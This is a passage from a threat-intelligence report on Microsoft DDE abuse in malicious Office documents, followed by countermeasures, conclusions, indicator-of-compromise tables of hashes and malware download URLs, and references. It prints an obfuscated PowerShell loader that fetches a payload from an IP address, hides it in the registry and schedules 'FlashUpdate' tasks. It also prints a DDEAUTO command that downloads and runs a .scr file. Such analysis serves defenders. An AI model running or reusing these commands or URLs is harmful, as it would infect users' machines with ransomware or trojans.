[typE]("{0}{3}{6}{5}{7}{2}{8}{4}{1}" -F
'SysTEM.nET.SeRV','er','IN','I','AG','ep','C','o','Tman')  ;sET
('c'+'guo') ( [tyPe]("{0}{4}{1}{5}{3}{2}"-F
'sYsTE','t','quESt','WeBre','M.ne','.') )  ;SeT  kd7I (
[tYpe]("{0}{7}{4}{2}{6}{5}{1}{3}" -
```

```
f'S','ia','Net.crede','lcAChE','.','T','N','YStEm')) ; SeT-Item
('VaRi'+'ab'+'lE:1'+'e9'+'zq0')  ([Type]("{1}{2}{4}{3}{0}{5}"-
F'D','sysT','e','t.ENCo','M.tex','iNg')) ;${regp`AtH} =
((("{10}{8}{14}{12}{15}{0}{3}{7}{4}{6}{5}{16}{9}{2}{1}{13}{11}{17
}"-
f'Vf','rs','e','Win','fCurr','hemes','entVersionIVfT','dowsIV','U
:IVfSoft','V','HKC','o','r','i','wareIVfMic','osoftI','IVfTheme',
'n'))."rEPlA`cE"(([cHAR]73+[cHAR]86+[cHAR]102),[STriNg][cHAR]92))
;${P`A`RTs} = ${Regp`A`TH}.("{0}{1}"-
f'spl','it').Invoke('\');${p`AtH} = ${r`e`gpaTH}.("{1}{0}"-f
'it','spl').Invoke("\\")[0..(${p`A`RTS}."co`uNt" -2)] -join '\';
${pa`YlO`AD} = (.("{0}{2}{1}"-f'New-','t','Objec') ("{2}{0}{1}" -
f 'et.Webclien','t','N')).("{3}{4}{1}{2}{0}" -
f'g','load','strin','d','own').Invoke(("{1}{0}{5}{2}{3}{4}{6}" -
f'w','http://185.128.42.194/','rin','tprox','y','sdp',''));
${NA`mE} = ${P`A`RTs}[-1];${N`Ull}=^&("{2}{4}{1}{0}{3}" -f
'pert','ro','Set-It','y','emP') -Force -Path ${pA`TH} -Name
${n`AMe} -Value ${Pa`YLO`Ad};.("{1}{0}" -f'asks','scht')
("{1}{0}" -f 'reate','/C') ('/F') ("{0}{1}" -f'/S','C')
("{1}{0}"-f 'Y','DAIL') ("{0}{1}" -f'/S','T') ("{1}{0}" -f
'00','11:') ("{1}{0}"-f 'TN','/') ("{1}{4}{2}{0}{3}"-f
'teServiceI','F','da','nit','lashUp') ("{1}{0}" -f 'R','/T')
((('C:aWXWi'+'nd'+'ows'+'aWXS'+'yste'+'m32'+'aWXWind'+'ow'+'sPo'+
'w'+'erShel'+'la'+'WXv1'+'.'+'0'+'aWXpowe'+'rs'+'h'+'ell.'+'e'+'x
e ') -rEPLAcE([char]97+[char]87+[char]88),[char]92)+'-c'+'
'+('gfON9IKFe'+'x=K'+'F'+'e((g'+'p
')."Re`pL`ACe"('gfO',[sTRING][CHar]92)."R`EP`lAce"(([CHar]75+[CHa
r]70+[CHar]101),[sTRING][CHar]36)."rE`pLACe"('N9I',[sTRING][CHar]
34)+(('HK'+'CU:KmpSoftwar'+'eKmpMi'+'cro'+'soft'+'KmpW'+'indow'+'
s'+'KmpCur'+'rentVersionKmpT'+'heme'+'s ')-
cREplACE([ChAR]75+[ChAR]109+[ChAR]112),[ChAR]92)+'ThemeVersio'+'n
'+').The'+'meV'+'ersion);cm'+'d'+'.ex'+'e '+'/'+'b '+'/c'+'
'+('{'+'1}x{0}{'+'2'+'}')-
f[ChAR]92,[ChAR]36,[ChAR]34);^&("{2}{0}{1}" -f 'as','ks','scht')
("{0}{1}"-f '/C','reate') ('/F') ("{0}{1}"-f '/S','C') ("{1}{0}"-
f 'Y','DAIL') ("{1}{0}" -f 'ST','/') ("{1}{0}" -f':00','15')
("{0}{1}" -f'/','TN') ("{1}{2}{3}{0}" -f
'e','Flas','hUpdateServ','ic') ("{0}{1}"-f '/T','R')
((('C'+':a'+'b1Windo'+'ws'+'ab1'+'Sy'+'s'+'te'+'m32ab1W'+'i'+'ndo
wsPowerShella'+'b1'+'v1.0ab1'+'po'+'we'+'r'+'shell'+'.'+'exe ')
-REpLaCE'ab1',[ChAR]92)+'-'+'c '+('tqnd6sS'+'2'+'Mx=S2M('+'(gp
')."REPl`ACE"('d6s',[STrInG][chAr]34).("{0}{1}"-
f'Re','plAce').Invoke('S2M','$')."RePL`A`ce"(([chAr]116+[chAr]113
+[chAr]110),[STrInG][chAr]92)+('H'+'K'+'CU:'+'z0x'+'So'+'ftware'+
'z'+'0'+'xMicroso'+'f'+'tz0xW'+'indowsz0xCurren'+'tVer'+'sionz0'+
'x'+'Th'+'emes
```

The obfuscated code downloads another payload from *http://185.128.42[.]194/wsdprintproxy* and stores it into the registry under

```
HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Themes\\ThemeVersion
```

In addition, two Scheduled Tasks called "FlashUpdateServiceInit" are set up, which start once a day at 11:00 a.m. 3:00 p.m.

For a more in-depth analysis, we refer to a Zscaler blog entry (see [11]) that has also identified and analyzed this sample in detail.

Hash	Filename
144c215a2b8a1536e058ef654583201912a21aa8b4a3ade070a18c06c1b14599	Conversa do WhatsApp com ?+55 11 99237-9420.docx

The following sample pretends to be a protected document, trying to trick the user into interaction to enable execution of the malicious payload (see Figure 20).




Figure 20: Protected document lure

The DDE code is hidden at the bottom of the document.




Figure 21: Protected document DDE code

```
DDEAUTO c:\windows\system32\cmd.exe /k PowerShell.exe -
ExecutionPolicy bypass -windowstyle hidden -noprofile -command
(New-Object
System.Net.WebClient).DownloadFile('https://a.pomf[.]cat/mastvw.s
cr', '%TEMP%\AAA.scr');Start-Process('%TEMP%\AAA.scr')
```

At the time of the analysis, the payload was no longer available for download. However, security researchers claim that this is a Ransomware variant (see [12]).

5 COUNTERMEASURES

After Microsoft initially kept silent on the subject of DDE and merely pointed out that it is a legitimate feature for data exchange, they were forced to take action due to the high number of attack campaigns. In Microsoft Security Advisory 4053440 (see [13]), Microsoft describes how DDE can be completely deactivated, or at least how to restrict the impact of malicious documents.

Since DDE has always been observed in combination with PowerShell, it is also recommended to take a closer look at the Microsoft guidelines for PowerShell logging (see [14]). While PowerShell logging itself will not render the DDE attack vector ineffective, it supports early-stage detection of adversarial activities.

6 CONCLUSION

In this report, we have briefly described what Microsoft Dynamic Data Exchange (DDE) is and detailed how adversaries are currently abusing DDE for their purposes. In the past, mainly macros were used to execute malicious code. However, this technique is somewhat out of fashion because of raising anti-virus detection rates and users' awareness. As a reaction, adversaries have adopted the Dynamic Data Exchange attack vector. Although DDE-based attacks require an additional click by the targeted users (compared to regular malicious VBA macros), this does not pose a major hurdle to the attackers: at least one of the two mandatory DDE MessageBoxes can be customized in content, providing adversaries with a good opportunity to lure users. Generally, attackers use the technology that currently works best for their campaigns, and currently this is Microsoft Dynamic Data Exchange in combination with PowerShell.

During our analysis, we found that after a short period of "acclimatization", the first major attack campaigns were initiated to spread Ransomware and Banking Trojans.

Surprisingly, several targeted campaigns such as APT28, FIN7 or KeyBoys have also been identified. This is somewhat interesting, as DDE samples can be easily identified with the help of YARA rules at VirusTotal, increasing observability of APT groups. The attackers don't seem to be interested in this circumstance, as they are probably very sure about their cause or have no reason to fear any consequences at all.

Although we have chosen a defined endpoint for the threat analysis, this does not mean that no more attack campaigns will be launched. DDE is currently the weapon of choice for attackers and this will not change so quickly.

For further information, please contact CyberThreatIntelligence@telekom.de

7 INDICATORS OF COMPROMISE

The following section provides a list of all network-based indicators found during the analysis.

7.1 LOCKY

Hash	Downloads from
0cfab9a3365f4aabaabca4f31206d1c2d8cf82608c46af9b39d37a0936923987	hxxp://mitchbroderick.com/nVBnkD
0f728b8f0e7ff8238f1b43649ddaeb70f580a4f4a28f9c7b187c3a27bb7f4b9b	hxxp://accessyouraudience.com/hjergf76 hxxp://deltasec.net/jnoiuy876g hxxp://pac-provider.com/jnoiuy876g hxxp://basedow-bilder.de/jnoiuy876g hxxp://hair-select.jp/jnoiuy876g
226c8142b93522070386c69f0999a9acc10fd11709303e75a6253ba58423d409 d7d6c97d20d8bb7032dfc62e7b411e4967dc94949d7c9aeda3db5055e4f439e4	hxxp://mercurysound.es/kdjsw23FGS
7a81c498fa2c4bead2792bfa636d2c32f9f630b92c0aa1cceacfb5403aeb0909	hxxp://rosiautosuli.hu/HUgfrse7
7a81c498fa2c4bead2792bfa636d2c32f9f630b92c0aa1cceacfb5403aeb0909	hxxp://cqaqualite.com/HUgfrse7
7a81c498fa2c4bead2792bfa636d2c32f9f630b92c0aa1cceacfb5403aeb0909	hxxp://dieterdurstig.de/HUgfrse7
7a81c498fa2c4bead2792bfa636d2c32f9f630b92c0aa1cceacfb5403aeb0909	hxxp://edificioexpo.com/HUgfrse7
7a81c498fa2c4bead2792bfa636d2c32f9f630b92c0aa1cceacfb5403aeb0909	hxxp://first-paris-properties.com/HUgfrse7
7a81c498fa2c4bead2792bfa636d2c32f9f630b92c0aa1cceacfb5403aeb0909	hxxp://hotelxaguate.com/HUgfrse7
23d51440e2325808add6a1e338c697adc10fc0fa6d2ae804cc94af3e725c34cf	hxxp://doctorfeelk.top/admin.php?f=1
31b8c756f789cd865060085b48e8c7c20ee1612eb897e3c044564dfd669894b8	hxxp://missinglynxsystems.com/hjergf76
b1cc77d2997d4751fc948cd3b4a89caa2dc496c9f43b2cb5ec192fe7b704c36c	hhxxp://pdj.co.id/hjergf76
e12889f2a5b333961c9128d51817ffab920015d53ffcc6fb4e4cf0d40425d4ef ee2dee38c1c042758124112facabb0f983c13bf011ede9e3f0df6a21d71bb5e2	hxxp://pragmaticinquiry.org/hjergf76

5614c3ababdfa1ceec6babcacb3207b8628eddd89c2502c5157a2961febb3c29 e1235ab55a3ca003e04c778138142905205bf5ea28bb812ae1eeefe836f4fe6b	hxxp://vithos.de/hjergf76
3fa85101873d1c3447594c309ea1e324beb578843e1fab7c05189830d2def126	hxxp://arkberg-design.fi/jnoiuy876g
3e73ac9260c773afb1e63caee2e1092323be5d2a0e4591826a4649a6ac2fbc38	hxxp://dnhconsultores.com/JHGxte633
46bb448bd849212c1df99cae15984b669dc19cf16fb6ccb28b211a3d21b50f1d 8f3b2005b1df30273d60d8b38a953630d3fa556349965f2935e4c7a8fe640a1c ea77730c72da80c9f375b8474ff73af189429a0d1e4b92c6af7341391f73edae	hxxp://transmercasa.com/JHGGsdsw6
4a5a0289f47b21b50310b0e00da6de795357e25e622848c5ccb5a53837e6bf14	hxxp://internet-webshops.de/kjhuAT61
4a7f805f6b8fec64d3cf07c02a1d200c703ce4cc6ddf2dabd56ad9d6c936c603	hxxp://ryanbaptistchurch.com/KJHDhbje71
4ec8e87ab7b7e5773dea9d29da4a28cbe930f167e44426546650796c8215d886	hxxp://boydcanvas.com/JHhdg33
9b5e1f378cbaf5d454e0f5517d342c87cd4561ef75c6ce6e980df43992aaced4	hxxp://bwos.be/JHhdg33 http://mercurysound.es/kdjsw23FGS http://lopezfranco.com/kdjsw23FGS http://localesynavesalquiler.com/kdjsw23FGS
5623b81db50cf778713612e599b7efe8173dd50246182ec63f02de0fbabdbd3d	http://sieglind-kraemer.de/cijweh78fDFA
5d97db906fd9d67258665d16fe8d2ca91551d1067383b34bf9fd203b07bda824 f8d6fc7e78c8400579bcbadc7b12259067188e240dd18980dedbede8f0dd34cc	http://sene-gal.de/cijweh78fDFA
61e22bb25d5264da06a48b2fa7e846b9ce30e9b1fcb90eaff60093c39e4de1f8 ea132c34ebbc591eda78531e2bfb9a4cb40e55a245191f54e82df25be9b58db2	http://alexandradickman.com/KJHDhbje71
66c1be89ca96319d92600aefeecade28ecf312682d94846032ad8fa3635a1575 d7d6c97d20d8bb7032dfc62e7b411e4967dc94949d7c9aeda3db5055e4f439e4	http://lopezfranco.com/kdjsw23FGS
6889a99bc5c684d8e8d3d9fb518d2383290144c27b0eeaa7303413ec24b1789f	http://missinglynxsystems.com/hjergf76

68aba7932b406c1c11877d78dca806b9e35d89326dec774ff74cf95987218a35	http://boydcanvas.com/JHhdg33
7a81c498fa2c4bead2792bfa636d2c32f9f630b92c0aa1cceacfb5403aeb0909 a4c6a92d0d335a8cfb21640939624f862fd4d8e5ec764587dc1b29b0675a60ff d7d6c97d20d8bb7032dfc62e7b411e4967dc94949d7c9aeda3db5055e4f439e4	http://localesynavesalquiler.com/kdjsw23FGS http://rosiautosuli.hu/HUgfrse7 http://cqaqualite.com/HUgfrse7 http://dieterdurstig.de/HUgfrse7 http://edificioexpo.com/HUgfrse7 http://first-paris-properties.com/HUgfrse7 http://hotelxaguate.com/HUgfrse7
81b264cfd5ef6de817d4f1b31e5c887f384ede6eefe7ca628fdcde880a159332	http://hilaryandsavio.com/kjhuAT61
8dd0a60c9269f760a20bbcac9fb25f2e7081efb3673f04d22671986a51fa611b	http://silverseaeyecentre.com/cijweh78fDFA http://scheerstudio.be/hjfdstf672 http://rosiautosuli.hu/hjfdstf672 http://rakkertje.org/hjfdstf672 http://rlamsa.com/hjfdstf672 http://schlaefereit.nrdc.de/hjfdstf672
99b695b3d2ce9b0440ce7526fea59f7a4851d83d9a9d9a6cf906417068bc7524	http://urcho.com/JHGGsdsw6
b2742002bcce4688faa48e69644deef9d369980f33e234910bde3aa1f9ebfece	http://burka.ch/JHhdg33
b96d0bd2754229e19ec58f1cf91cdfd432bb789f6382034221d4911ef1ffd910	http://hotelruota.it/kjhuAT61
cb47bdb22b3e5797b88caa6452205de0d3753ae5251a476cd3f82c3160bdfd5b	http://bunder.nl/JHhdg33 hxxp://aurea-art.ru/incrHG32 hxxp://castellodimontegioco.com/incrHG32 hxxp://nl.flipcapella.com/incrHG32 hxxp://christakranzl.at/incrHG32 hxxp://dotecnia.cl/incrHG32
d7d6c97d20d8bb7032dfc62e7b411e4967dc94949d7c9aeda3db5055e4f439e4	http://lestrangeresearch.com/kdjsw23FGS
f60aee6675dd409b91db0cd1e95489acbfa5175db77c5702d6338103292456cc	http://upgrademypc.ie/JHGGsdsw6

7.2 TRICKBOT

Hash	Downloads from
12f79573580b8a4ce177a88d4d08c378259578b6fb317fd8645565c04a5baa60	hxxp://reiseprofi4u.de/picture_library/molarod.png
17a68df74123e70bc5e014ccc9a559638ff405d1d4fb1ed979680fd5806ab823	hxxp://pizza24.fr/ser1026.png
50d809617c6c627ac1e30c7854892db4b557c11d39acad9f3a195a82a2f49a2e	hxxp://pizza24.fr/ser1026.png
5b3d6a070a0700105031d99060f183f191b0e48f3d8401a227d98ec449de359a	http://pizza24.fr/thumbs/sorbanaro.png
8a9d2aea8e19c47ec8a2f8dc93494148b47e9e6f51f4b6016a73517e0b7c009a	http://reiseprofi4u.de/picture_library/molarod.png
a1a4dbb3e8edbc1e49f16c9183ba9b70125e671c94edd10b5552b7ba365da541	http://pizza24.fr/thumbs/fresonda.png
a70a4e53ab64821c4ee4ba4b6756f69887926afc28bc4ff26825981dd8791432	http://pizza24.fr/lousband.png
e2b9aca75017b083e33d2e54012eafdb8538d66d789aab1118f95dd479f59470	http://pizza24.fr/thumbs/fresonda.png
efa86df408e0953d706c6eca3bd12889c5c87cb9055afbabdcfdc1ab3fef3a08	http://stellvest.com/ser130.png
f0f63cdf87fd5f050f1281cad7ff456ff5fe49069b9057d0284384d7abee8bf6	http://pizza24.fr/ser1026.png

7.3 UNKNOWN BUT EVIL

Hash	Downloads from
144c215a2b8a1536e058ef654583201912a21aa8b4a3ade070a18c06c1b14599	hxxps://a.pomf.cat/mastvw.scr
55e2699721379352b0be2ea6b1c71257342d07efbe78c84d7257497f8f75e967	http://citycarpark.my/components/com_admintools/mscorier http://185.128.42.194/
567b828380a000985bd3f42ca1501ae0de47f75c2809d9b6561af8c159c31414 cb8b68f58973f3ce116263b4c089a46c17f850b5ed6e0d2af3626c1b3dc87c6d	https://netdocuments.jacksonkelly.co/pl.ps1
9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d	http://ipangea.com/wp-content/themes/ps1.txt http://ipangea.com/wp-content/themes/pay.txt

7.4 CERBER

Hash	Downloads from
3fc80af4c31d84d227504cbf2a058c0b798849ad8383e52ec3ee59c216b18154	hxxp://deroeckrecycling.nl/JHGxte633
aa22a0a2bdc6124f440aac3e441a3635f9f1230986fea17552c367aca26524b3	hxxp://cirad.or.id/JHGxte633 hxxp://c2bychuchai.com/cjiwgf87634 hxxp://colegiomayex.es/cjiwgf87634 hxxp://comfortshow.net/cjiwgf87634 hxxp://clinicapaulocardozo.pt/cjiwgf87634
8c17c8c6f8f7c9da5c3c59d9a26d5180875e1868da3abf50f9e41829beb44a1b	http://servnet24.de/cijweh78fDFA
988918ed5c476d56a227a0291e220e0bea586ffd4015f17ac03f1b6ebefad30b	http://community.probizmo.co.jp/JHGxte633

7.5 APT28

Hash	Downloads from
759fb4c0091a78c5ee035715afe3084686a8493f39014aea72dae36869de9ff6	http://sendmevideo.org/dh2025e/eee.txt
9ae72114b4cd0b293dee6c5edda7ef5e4d57a3aedad9c71c0e9de659d000e045	http://netmediaresources.com/config.txt

7.6 VORTEX

Hash	Downloads from
bd61559c7dcae0edef672ea922ea5cf15496d18cc8c1cbebee9533295c2d2ea9	http://w-szczecin.pl/img2/NEW15_10.doc/index.hta http://w-szczecin.pl/img2/s50.exe
f0788436036e74103408ca9b0d8dc7c47648ec44846fb85cbb9655fe485a9fbf	http://w-szczecin.pl/xml/nowywin.hta http:// w-szczecin.pl/img2/s50.exe

7.7 FIN7

Hash	Downloads from
1a1294fce91af3f7e7691f8307d07aebd4636402e4e6a244faac5ac9b36f8	https://trt.doe.louisiana.gov/fonts.txt

428 eec8f7dbb791f488ce3a9125c9503ad7a0ed139634b37f8ad053d3e939fb9c1e	
bf38288956449bb120bae525b6632f0294d25593da8938bbe79849d6defed5cb	https://pastebin.com/raw/pxSE2TJ1

7.8 TARGETING FREDDIE MAC EMPLOYEES

Hash	Downloads from
313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065	http://downloads.sixflags-frightfest.com/ticket-ids scrobj.dll

8 REFERENCES

[1] [Online]. Available: https://msdn.microsoft.com/en-us/library/windows/desktop/aa365574(v=vs.85).aspx.

[2] [Online]. Available: https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/.

[3] [Online]. Available: https://virustotal.github.io/yara/.

[4] [Online]. Available: https://researchcenter.paloaltonetworks.com/2017/11/unit42-everybody-gets-one-qtbot-used-distribute-trickbot-locky/.

[5] [Online]. Available: http://blog.inquest.net/blog/2017/10/14/02-microsoft-office-dde-freddie-mac-targeted-lure/.

[6] [Online]. Available: https://www.pwc.co.uk/issues/cyber-security-data-privacy/research/the-keyboys-are-back-in-town.html.

[7] [Online]. Available: http://www.eur.army.mil/SaberGuardian/.

[8] [Online]. Available: https://www.sec.gov/edgar.shtml.

[9] [Online]. Available: http://blog.talosintelligence.com/2017/10/dnsmessenger-sec-campaign.html.

[10] [Online]. Available: http://blog.inquest.net/blog/2017/10/14/01-microsoft-office-dde-sec-omb-approval-lure/.

[11] [Online]. Available: https://www.zscaler.com/blogs/research/microsoft-dde-protocol-based-malware-attacks.

[12] [Online]. Available: https://twitter.com/GossiTheDog/status/920922255051382784.

[13] [Online]. Available: https://technet.microsoft.com/en-us/library/security/4053440.

[14] [Online]. Available: https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/.

[15] [Online]. Available: https://msdn.microsoft.com/en-us/library/windows/desktop/aa365574(v=vs.85).aspx.